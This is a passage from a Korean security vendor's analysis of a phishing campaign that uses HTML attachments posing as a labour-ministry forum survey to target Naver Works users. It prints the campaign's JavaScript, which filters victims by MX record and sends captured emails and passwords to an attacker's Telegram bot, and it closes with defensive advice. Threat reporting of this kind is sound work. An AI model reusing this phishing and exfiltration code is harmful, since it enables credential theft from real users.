- **HTML 첨부파일:** '2027 년_고용노동부_노동포럼_설문_입력창-(수신자 메일주소)'와 같이 수신자의 메일주소가 포함된 HTML 파일을 첨부하여 실행을 유도합니다.

[그림 2] 피싱 메일 본문

2. 공격흐름

ESTsecurity Copyright©2025 ESTsecurity Corp. All rights reserved.

① HTML 첨부파일 실행 및 이메일 도메인 추출

사용자가 첨부된 HTML 파일을 공문 파일로 오인하여 실행하면 파일 내부에 포함된 스크립트가 동작하면서 코드에 하드코딩된 사용자 이메일 주소에서 도메인을 추출합니다.

② DNS MX 레코드 조회를 통한 네이버웍스 사용자 필터링

도메인 추출 후 Google 및 Cloudflare 의 DNS API 를 호출하여 추출된 도메인의 MX(Mail Exchanger) 레코드를 조회합니다.

이후 최우선(priority) MX 서버 문자열에 worksmobile(네이버웍스) 포함 여부를 확인하여 네이버웍스 사용자인지를 판단합니다.

MX(Mail Exchanger) 레코드란?
MX 레코드(Mail Exchanger Record)는 DNS 에서 해당 도메인의 이메일을 어디로 전달해야 하는지 알려주는 정보입니다.
예를 들어 user@example.com 라는 메일주소로 메일을 보내는 경우 해당 메일주소만으로는 전달될 수 없고 실제 메일을 수신하는 서버 위치를 알아야 전송이 가능합니다. 이때 사용되는 것이 DNS 의 MX(Mail Exchanger) 레코드 입니다.
하나의 도메인에는 여러 MX 레코드가 존재할 수 있으며, 각 레코드에는 우선순위(Priority) 값이 설정됩니다. 숫자가 낮을수록 우선 사용되는 최우선 MX 서버를 의미하며, 공격자는 이 서버 문자열을 통해 해당 도메인의 메일 서비스 종류를 식별할 수 있습니다.

ESTsecurity Copyright©2025 ESTsecurity Corp. All rights reserved.

```
async function _0x291a() {
    const _0x3e45 = _0x3c6e.textContent.trim();
    const _0x5b12 = _0x3e45.split('@')[1];
    if (!_0x5b12) return ![];
    try {
        const _0x2f9d = await _0x1763(_0x5b12);
        const _0x1c8f = _0x2f9d && _0x2f9d.includes('worksmobile');
        if (_0x1f3c) {
            _0x1f3c.textContent = _0x2f9d || 'No SMTP server found';
            _0x1f3c.style.display = 'block';
        }
        return _0x1c8f;
    } catch (_0x5a1b) {
        console.error('SMTP analysis failed:', _0x5a1b);
        return ![];
    }
}

async function _0x1763(_0x3d8e) {
    try {
        const _0x2a4f = await fetch(`https://dns.google/resolve?name=${_0x3d8e}&type=MX`);
        const _0x1b9a = await _0x2a4f.json();
        if (_0x1b9a.Answer && _0x1b9a.Answer.length > 0) {
            const _0x3f7d = _0x1b9a.Answer
                .filter(_0x2c91 => _0x2c91.type === 15)
                .map(_0x4e12 => {
                    const _0x5c3a = _0x4e12.data.split(' ');
                    return {
                        priority: parseInt(_0x5c3a[0]),
                        server: _0x5c3a[1].replace(/\.$/, '')
                    };
                })
                .sort((_0x1a23, _0x2b34) => _0x1a23.priority - _0x2b34.priority);
            if (_0x3f7d.length > 0) return _0x3f7d[0].server;
        }
        const _0x4d5c = await fetch(`https://cloudflare-dns.com/dns-query?name=${_0x3d8e}&type=MX`, {
            headers: { 'Accept': 'application/dns-json' }
        });
```


[그림 3] DNS MX 레코드 조회 및 도메인 검증 코드

③ 조건부 로그인 페이지 표시 및 비밀번호 입력 유도

네이버웍스 사용자로 확인된 경우에만 공격자가 제작한 로그인 페이지를 표시하여 비밀번호 입력을 유도합니다.

다른 메일 서비스를 사용하는 경우에는 로그인 페이지를 표시하지 않고 빈페이지로 이동시켜 공격을 종료합니다.

ESTsecurity Copyright©2025 ESTsecurity Corp. All rights reserved.



[그림 4] 로그인 페이지

④ 계정 정보 탈취 및 Telegram 실시간 전송


사용자가 로그인 화면에 입력한 정보는 공격자가 제어하는 Telegram Bot API 를 통해 실시간으로 전송됩니다.

탈취 항목: 사용자 이메일 계정, 비밀번호, 브라우저 정보 (첨부된 HTML 파일 실행 브라우저 유형)

```
async function _0x4e8a(_0x2a7b, _0x1d3c, _0x5c9d) {
    const _0x4f6b = `WorksMobile Logs\n\nEmail: ${_0x2a7b}\nPassword: ${_0x1d3c}\nBrowser: ${_0x3b7c()}`;
    const _0x1e2f = `https://api.telegram.org/bot${_0x1b83}/sendMessage`;
    try {
        const _0x2c4d = await fetch(_0x1e2f, {
            method: 'POST',
            headers: { 'Content-Type': 'application/json' },
            body: JSON.stringify({ chat_id: _0x2d4f, text: _0x4f6b, parse_mode: 'HTML' })
        });
        const _0x3a9e = await _0x2c4d.json();
        return _0x3a9e.ok;
    } catch (_0x4d2b) {
        console.error('Telegram API error:', _0x4d2b);
        return ![];
```


[그림 5] 계정 정보 탈취 코드

ESTsecurity Copyright©2025 ESTsecurity Corp. All rights reserved.



[그림 6] 공격자에게 전송되는 계정 정보

ESTsecurity Copyright©2025 ESTsecurity Corp. All rights reserved.




[그림 7] 공격자의 텔레그램 봇 계정

⑤ 재입력 유도 및 정상 사이트로 리다이렉트

입력 정보의 정확도를 높이기 위해 최소 2 회까지 가짜 오류 메시지(인증 또는 시스템 오류)를 표시하여 사용자가 비밀번호를 반복 입력하도록 유도합니다.

이후 정상 메일 서비스 페이지로 이동시켜 사용자가 피싱 공격을 인지하기 어렵게 만듭니다.

ESTsecurity Copyright©2025 ESTsecurity Corp. All rights reserved.



[그림 8] 비밀번호 입력 시 팝업되는 가짜 오류메세지

3. 분석방해기능

첨부된 HTML 파일 내부 코드에는 분석가의 코드 분석을 방해하기 위해 다음과 같은 기법이 적용되어 있습니다.

- 스크립트 난독화: 함수와 변수명을 무작위 문자열로 치환하여 가독성을 떨어뜨립니다.
- 마우스 우클릭 및 개발자 도구 차단: 웹 페이지 내에서의 마우스 우클릭 및 주요 단축키 입력을 차단합니다.

ESTsecurity Copyright©2025 ESTsecurity Corp. All rights reserved.

분류	차단 항목
우클릭	contextmenu (마우스 우클릭 메뉴)
개발자 도구	F12, Ctrl+Shift+I
소스 보기	Ctrl+U
페이지 저장	Ctrl+S
복사/선택	Ctrl+C, Ctrl+A, Ctrl+X

[표 1] 차단되는 항목

4. 보안권고사항 및 예방방법

기업 메일을 사용하는 환경에서는 다음 예방 수칙을 반드시 준수하여 피해를 방지하시기 바랍니다.

- 첨부된 HTML 파일 내 로그인 금지: 메일 첨부파일인 HTML 을 실행했을 때, 계정 정보 입력을 요구한다면 피싱일 가능성이 매우 높습니다. 공식 기관은 첨부파일을 통해 기관 공식 사이트 로그인을 진행하도록 안내하지 않습니다.
- 다요소 인증(MFA) 필수 설정: 피싱 페이지에서 비밀번호를 입력했더라도, OTP(일회용 비밀번호)나 생체 인증 등 추가 수단이 설정되어 있다면 공격자가 계정에 최종 로그인하는 것을 차단할 수 있습니다.
- 보안 인식 교육 및 정책 강화: 기업은 정기적인 피싱 대응 교육, 메일 보안 정책, 접근 통제 및 이상 로그인 모니터링을 통해 조직 차원의 대응 체계를 강화해야 합니다.

이번 공격은 단순한 대량 유포형 피싱이 아닌, 수신자의 이메일 도메인을 분석하여 기업 사용자를 정밀 타겟팅하는 고도화된 공격이라는 점에서 더욱 위험합니다.

특히 공문/정부기관/협력사 등을 사칭하는 공격은 실제 업무 흐름과 유사해 사용자가 쉽게 속을 수 있습니다. 의심스러운 메일의 첨부파일 실행과 계정 정보 입력은 곧바로 계정 탈취로 이어질 수 있으므로, 기업사용자 분들은 보안 수칙을 생활화하고 조직 차원의 지속적인 보안 인식 교육과 점검이 필요합니다.

ESTsecurity Copyright©2025 ESTsecurity Corp. All rights reserved.

(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616
(주)이스트시큐리티

www.estsecurity.com